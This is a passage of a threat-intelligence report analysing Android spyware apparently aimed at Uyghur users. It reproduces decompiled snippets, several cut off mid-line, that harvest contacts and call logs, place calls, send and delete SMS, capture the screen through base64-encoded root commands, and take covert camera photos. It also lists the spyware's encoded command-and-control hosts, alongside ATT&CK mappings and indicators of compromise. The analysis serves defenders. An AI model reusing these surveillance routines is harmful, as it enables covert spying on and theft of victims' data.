
Through the code showcased below, the spyware collects the contact information saved on the victim's device. After collecting the contact data, TAs can further extend their target or execute various malicious campaigns on those contacts.



```
public static String b(Context context) {
    StringBuilder sb = new StringBuilder();
    try {
    Cursor query = context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null)
        query.getColumnIndex("lookup");
        while (query.moveToNext()) {
            FileInputStream createInputStream = context.getContentResolver().openAssetFileDescriptor(Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_VCARD
            byte[] a2 = a(createInputStream);
            try {
                createInputStream.read(a2);
                sb.append(new String(a2));
```

Figure 11 – Code to Collect Contacts Data


The code snippet below shows the malware's capability to collect call logs from the victim's device.



```java
public static String c(Context context) {
    String str;
    StringBuilder sb = new StringBuilder();
    try {
        Cursor query = context.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null)
        if (query.moveToFirst()) {
            do {
                String string = query.getString(query.getColumnIndex("number"));
                String string2 = query.getString(query.getColumnIndexOrThrow("name"));
                switch (Integer.parseInt(query.getString(query.getColumnIndex("type")))) {
                    case 1:
                        str = "I";
                        break;
                    case 2:
                        str = "O";
                        break;
                    case 3:
                        str = "M";
                        break;
                    default:
                        str = "E";
                        break;
                }
                String format = new SimpleDateFormat(a, Locale.US).format(new Date(Long.parseLong(query.getString(query.getColumnIndexOrThrow("date")))));
                String string3 = query.getString(query.getColumnIndexOrThrow("duration"));
                sb.append("[" + string + "|" + string2 + "|" + format + "|" + string3 + "|" + str + "|" + query.getString(query.getColumnIndexOrThrow("_id")) +
```

Figure 12 – Code to Collect Call Logs


The malicious app can also make outgoing calls from the victim device without the user's knowledge, as shown in the figure below.



```java
public static boolean c(byte[] bArr, Context context) {
    try {
        String str = new String(a.b(s.a, bArr), "UTF-8");
        new Intent().setAction("android.intent.action.CALL");
        Intent intent = new Intent("android.intent.action.CALL", Uri.parse("tel:" + str));
        intent.addFlags(268435456);
        context.startActivity(intent);
```

Figure 13 – Code to Make Call


Through the spyware, TAs can send SMSes to other numbers with SMS content provided from the C&C server. TAs can use this feature to send spam messages or extend their campaign by sending malicious links.



```java
public static boolean d(byte[] bArr, Context context) {
    try {
        String[] split = new String(a.b(s.a, bArr), "UTF-8").split("\\|");
        String str = split[0];
        String str2 = split[1];
        PendingIntent activity = PendingIntent.getActivity(context, 0, new Intent("sms_sent"), 0);
        SmsManager smsManager = SmsManager.getDefault();
        for (String str3 : smsManager.divideMessage(str2)) {
            smsManager.sendTextMessage(str, null, str3, activity, null);
```

Figure 14 – Code to Send SMS


The code snippet shown below is used by the malware to delete SMSes and call logs from the victim device.



```java
public static boolean e(byte[] bArr, Context context) {
    try {
        ContentResolver contentResolver = context.getContentResolver();
        String[] split = new String(a.b(s.a, bArr), "UTF-8").split("\\|");
        int length = split.length;
        for (int i = 0; i < length; i++) {
            contentResolver.delete(Uri.parse("content://sms/"), "_id=" + split[i], null)
        }
        return true;
    } catch (SecurityException e) {
        return false;
    } catch (Exception e2) {
        return false;
    }
}

public static boolean f(byte[] bArr, Context context) {
    try {
        ContentResolver contentResolver = context.getContentResolver();
        for (String str : new String(a.b(s.a, bArr), "UTF-8").split("\\|")) {
            contentResolver.delete(CallLog.Calls.CONTENT_URI, "_id=?", new String[]{new StringBuilder(String.valueOf(str)).toString()});
        }
        return true;
```

Figure 15 – Code to Delete SMS and call logs


Furthermore, the malware captures the screen of the victim device and sends it to the TA’s C&C server.



```
public static void a() {
    Process process;
    Throwable th;
    DataOutputStream dataOutputStream;
    DataOutputStream dataOutputStream2 = null;
    dataOutputStream2 = null;
    Process process2 = null;
    try {
        String str = String.valueOf(s.x) + "ScreenCap" + new SimpleDateFormat(a, Locale.US).format(new Date(System.curr
        try {
            a.a("Y2htb2QgLVIgNDc1NSAvc3lzdGVtL2Jpbi9zY3JlZW5jYXA=");
            process = Runtime.getRuntime().exec("su");
            try {
                dataOutputStream = new DataOutputStream(process.getOutputStream());
                try {
                    dataOutputStream.writeBytes(String.valueOf(a.a("c3V1")) + b);
                    dataOutputStream.writeBytes(String.valueOf(a.a("c3Uw")) + b);
                    dataOutputStream.writeBytes(String.valueOf(a.a("c3V4")) + b);
                    dataOutputStream.writeBytes(a.a("cmVtb3VudCAtbyByZW1vdW50LHJ3IC9zeXN0ZW1cbg=="));
                    dataOutputStream.writeBytes(a.a("Y2htb2QgLVIgNDc1NSAvc3lzdGVtL2Jpbi9zY3JlZW5jYXBcbg=="));
                    dataOutputStream.writeBytes(String.valueOf(a.a("L3N5c3RlbS9iaW4vc2NyZWVuY2FwIC1wIA==")) + str + b);
```

Figure 16 – Code to Capture Device Screen


The code below is used by the malware to check if the camera is present in the device. In cases where the camera is available, this code enables the malware to take pictures and upload them to the TA’s C&C server.



```
public boolean b() {
    if (!s.j.getPackageManager().hasSystemFeature("android.hardware.camera")) {
        return false;
    }
    int a = a();
    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
    int numberOfCameras = Camera.getNumberOfCameras();
    for (int i = 0; i < numberOfCameras; i++) {
        Camera.getCameraInfo(i, cameraInfo);
    }
    try {
        this.a = Camera.open(a);
        try {
            this.a.setPreviewTexture(new SurfaceTexture(10));
        } catch (IOException e) {
        }
        Camera.Parameters parameters = this.a.getParameters();
        parameters.setPreviewSize(640, 480);
        parameters.setFlashMode("off");
        parameters.setPictureFormat(256);
        parameters.setJpegQuality(30);
        this.a.setParameters(parameters);
        this.a.startPreview();
        this.a.takePicture(null, null, null, this);
```

Figure 17 – Code to Capture Image Using Camera

The malware connects to the TA’s server to receive commands and send data from the victim’s device.



```
public static int q = 3473;
public static String r = "ZG9sa3Vu";
public static String s = "NnR5Jl5UWSY=";
public static String[] t = {"YmxhY2tiZWVrZXkuY29t", "azdrNy5jbw=="};
public static String u = "";
```

Figure 18 – Command & Control URL

Conclusion

TAs are leveraging various methods, including regional and biogeographical conflicts, to fulfill their malicious intents. In this case, they are seen taking advantage of the *Uyghur–Chinese conflict* to target unsuspecting individuals.

According to our research, this type of malware is only distributed via sources other than Google Play Store. As a result, practicing basic cyber hygiene across mobile devices and online banking applications is a good way to prevent such malware from compromising your devices.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM cards – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code

Collection	T1636.004	Capture SMS Messages
	T1636.003	Capture Contact List
	T1636.002	Capture Call Logs
	T1513	Capture Screen
Command and Control	T1436	Commonly Used Port

Indicators of Compromise (IoCs)

Indicators	Indicator Type	Description
a38e8d70855412b7ece6de603b35ad63	MD5	Malicious APK
92118623c417c7b9c46b99ae71424198327698a8	SHA1	Malicious APK
fd99acc504649e8e42687481abbceb71c730f0ab032357d4dc1e95a6ef8bb7ca	SHA256	Malicious APK
blackbeekey.com	URL	C&C URL